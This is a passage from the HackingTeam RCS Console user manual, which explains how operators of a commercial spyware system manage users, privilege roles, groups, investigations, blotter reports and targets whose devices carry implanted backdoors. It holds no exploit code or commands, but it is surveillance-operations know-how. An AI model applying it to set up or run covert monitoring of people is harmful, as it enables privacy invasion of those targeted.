]HackingTeam[

RCS Console User Manual

Ver. 7.4

INDEX

General concepts

Activity, Target and Backdoor

RCS Console is the GUI to manage and browse data collected on the RCSDB. Data is gathered on the Collection Node (ASP) that is captured by several backdoors configured to synchronize to that Collection Node.


A **backdoor instance** is the software that is installed on a target device to collect several kind of information in order to conduct an investigation.
Backdoor can be configured to collect different kind of information, i.e. it has different agents enabled. Each **agent** is responsible of collecting a single kind of information or performing a single task.
A **backdoor class** is an abstraction of the backdoor instances. It contains only the configuration the instances will get the first time they synchronize with the collection node.

A **target** is a physical person that can have a personal computer, a laptop, a mobile phone or whatever other device that is supported by RCS. Several backdoors can then be related to the same target of investigation (one for each device owned by the target).
Targets in turn can be grouped in “Activities”.

A single **activity** represents an “investigation”. It contains one or more targets and is associated with a group of investigators that will have the permission to see the content of the activity.

Getting started

When RCSConsole starts the initial logon screen is displayed:



You need to logon to an RCSDB in order to have access to any data and to the rest of the application.
To logon you need to specify the following information:


- Your username
- Your password

On the first login the only user configured is ‘admin’ and the password is the one entered during the installation of RCSDB.

If you fail to logon the application shows an error message:

Press “OK” button to close this window and return to initial logon screen.

After login successfully the application shows this windows:



At the top on the right you see the current version, build number, and buttons to change the current section: **console**, **dashboard, build, network, alerting, audit** and **monitor**; the default section is **console**.

Selected button has a white border.

In the bottom status bar you will see on the left the current loggedin user and the server connected to. On the right you will see an UTC clock. This is useful because all the logs dates are in UTC.

At the top on the left you can see five buttons:

1. Logout: to close the application;
2. Clear cache: to wipe local log cache;
3. Change the current user password;
4. Full screen: to switch between full screen and resized window;
5. Refresh: to manually refresh the data you are viewing. Dashboard, alerting and monitor refresh themselves automatically every 30 seconds.

A white border appears around the selected button.

THE CONSOLE SECTION

The console view let you browse through any object that your profile has access to and to manage and edit them.


Users

Users Menu is available only for users with *Admn* privileges.

You can view a list of all users on the left under the tab “Users” and also on the right pane when you click on the Users tab title.

At this point you can:

- Add new user: click “Add” button on the right at the top of the icons-list:




Then fill all the fields and assign privileges:

- ADMN is the admin: can manage users, group activity and target
- TECH is the technician: can create and configure backdoors
- VIEW is the viewer: can see the backdoors log and perform queries on them

The “contact” filed should be the email address of the users. This address is used to send email from the monitor alerting or the alerting system for the query match against logs (see alerting section)


click “Save” button to save data.

- Select an user, either by:
  1. Clicking on the user in menu-list:




  2. Or double clicking on user's icon in icons-list:

- Edit a user: after selecting a user at the top of the window you can edit fields and save them clicking “Save” button.
  At the bottom, you can view all groups the selected user belongs to:




You can see group’s details by double clicking group’s icon.
You can remove a group from selected user: select the group to remove and then click on the “-“ button or click on the “Remove Group” button below.

Clicking on “Available Groups” button you can view all groups available to be added to the selected user:




You can see group’s details by double clicking group’s icon.
To add a group to the selected user, select a group with a single click:



Then either by:

1. Click “Add Group” button on the left at the bottom of the window;
2. Click “+” button next the group’s icon.

- Delete an user: after selecting an user, “Del” button on the top of list of icons is enabled, press the button to delete the user:



You must confirm the action to proceed:

Click “Yes” to confirm or “No” to exit.

CHANGING USER PASSWORD

Each user can change its own password by using the “change password” button in the button bar. 

CHANGING USER CONTACT

Only the admin can change a user contact. This is by design for security reasons. Since sensitive information are sent via email regarding the log query matching the email is controlled only by the admin and each user cannot set an arbitrary email address on its own.

Privileges

- **Admin**: this is the super user. It is the only one that can create users, groups, activity and targets;

- **Tech**: this role can create, modify and reconfigure backdoors associated with a target, however the target can only be modified and created by ADMIN;


- **View**: this role is assigned to users that can only view the logs. It cannot modify backdoors, targets or activity. It can create and modify notes and blotters.

Groups

You can view a list of all groups on the left under the tab “Groups” and also on the right pane when you click on the Groups tab title.

At this point you can:

- Add new group: click “Add” button on the right at the top of the icons-list:



then fill fields:


Click “Save” button to save data.

- Select a group: either by:


1. Clicking on the group in menu-list:

2. or double clicking on group's icon in icons-list:


- Edit a group: after selecting a group: at the top of the window you can edit fields and save them clicking “Save” button.
  At the bottom, you can view all users the selected group belongs to:




You can see user’s details by double clicking user’s icon.
You can remove a user from selected group: select the user to remove and then click on the “-“ button or click on the “Remove User” button below.



Clicking on “Available Users” button you can view all users available to be added to the selected group:



You can see user’s details by double clicking user’s icon.
To add a user to the selected group, select a user with a single click:




Then either by:

1. Click “Add User” button on the left at the bottom of the window;
2. Click “+” button next the user’s icon.

Clicking on “Assigned Activities” button you can view all assigned activities to the selected group:

You can see activity’s details by double clicking activity’s icon.
You can remove an activity from the selected group: select the activity to remove and click on the “-“ button or click on the “Remove Activity” button below.



Clicking on “Available Activity” bottom you can view all activities available to be added to the selected group:

You can see activity's details by double clicking activity's icon.
To add an activity to the selected group, select an activity with a single click:

Then either by:


1. Click "Add Activity" button on the left at the bottom of the window;
2. Click "+" button next the icon's activity.

- Delete a group: after selecting a group, "Del" button on the top of list of icons is enabled, press the button to delete the group:

You must confirm the action to proceed:

Click "Yes" to confirm or "No" to exit.

Activities



You can view a list of all activities on the left under the tab “Activities” and also on the right pane when you click on the Activities tab title.

At this point you can:

- Add new activity: click “Add” button on the right at the top of the icons-list:


  Then fill fields and select “Status” OPEN:

  Click “Save” button to save data.


- Select an activity, either by:

1. Click on the activity in menu-list:

2. Or double clicking on activity's icon in icons-list:



- Delete an activity: after selecting an activity, “Del” button on the top of list of icons is enabled, press the button to delete the activity:




You must confirm the action to proceed:

Click “Yes” to confirm or “No” to exit.
NOTE: Deleting an Activity, will delete recursively all of its targets, backdoors and logs.

- Close an activity: Select Status CLOSE and press the SAVE button. Closing an activity is an irreversible operation that should only be used in the appropriate case. All the backdoors related to a closed activity will be automatically uninstalled upon the next synchronization.

- Edit an activity: after selecting an activity at the top of the window you can edit fields and save them clicking “Save” button.

  At the bottom, you can view all targets the selected activity belongs to:




  You can see target’s details by double clicking target’s icon.
  To add a new target to the selected activity, click “Add Target” button on the right:

  Then fill fields and click “Save” button to save data.


  Clicking on “My Groups” button you can view all groups the selected activity belongs to:

  You can see group’s details by double clicking group’s icon.
  You can remove a group from selected activity: select the group to remove and then click on the “-“ button or click on the “Remove Group” button below.

Clicking on “Available Groups” button you can view all groups available to be added to the selected activity:



You can see group’s details by double clicking group’s icon.
To add a group to the selected activity, select a group with a single click:



Then either by:


1. Click “Add Group” button on the left at the bottom of the window;
2. Click “+” button next the group’s icon

Clicking “Blotter” button you can view a list of blotter.


Blotter

The blotter is a report of the investigation that includes only relevant logs. Logs can be added to the blotter with the appropriate button ( ) from the log visualization.


Blotter shows a list of preferential logs as a table:



Double click on detail's row to view log's detail. You will be redirected to the logs visualization with a filter for the selected log.
If you want to remove a row, select it with a single click:




Then click "Remove Item" button:



Click "Yes" to confirm or "No" to exit.

Click "Cleanup Blotter" button to clear blotter.
Click "Download Blotter" button to download a blotter report as a compressed file (.zip).

Target




You can view a list of all targets on the left under the tab “Targets” and also on the right pane when you click on the Targets tab title.


At this point you can:

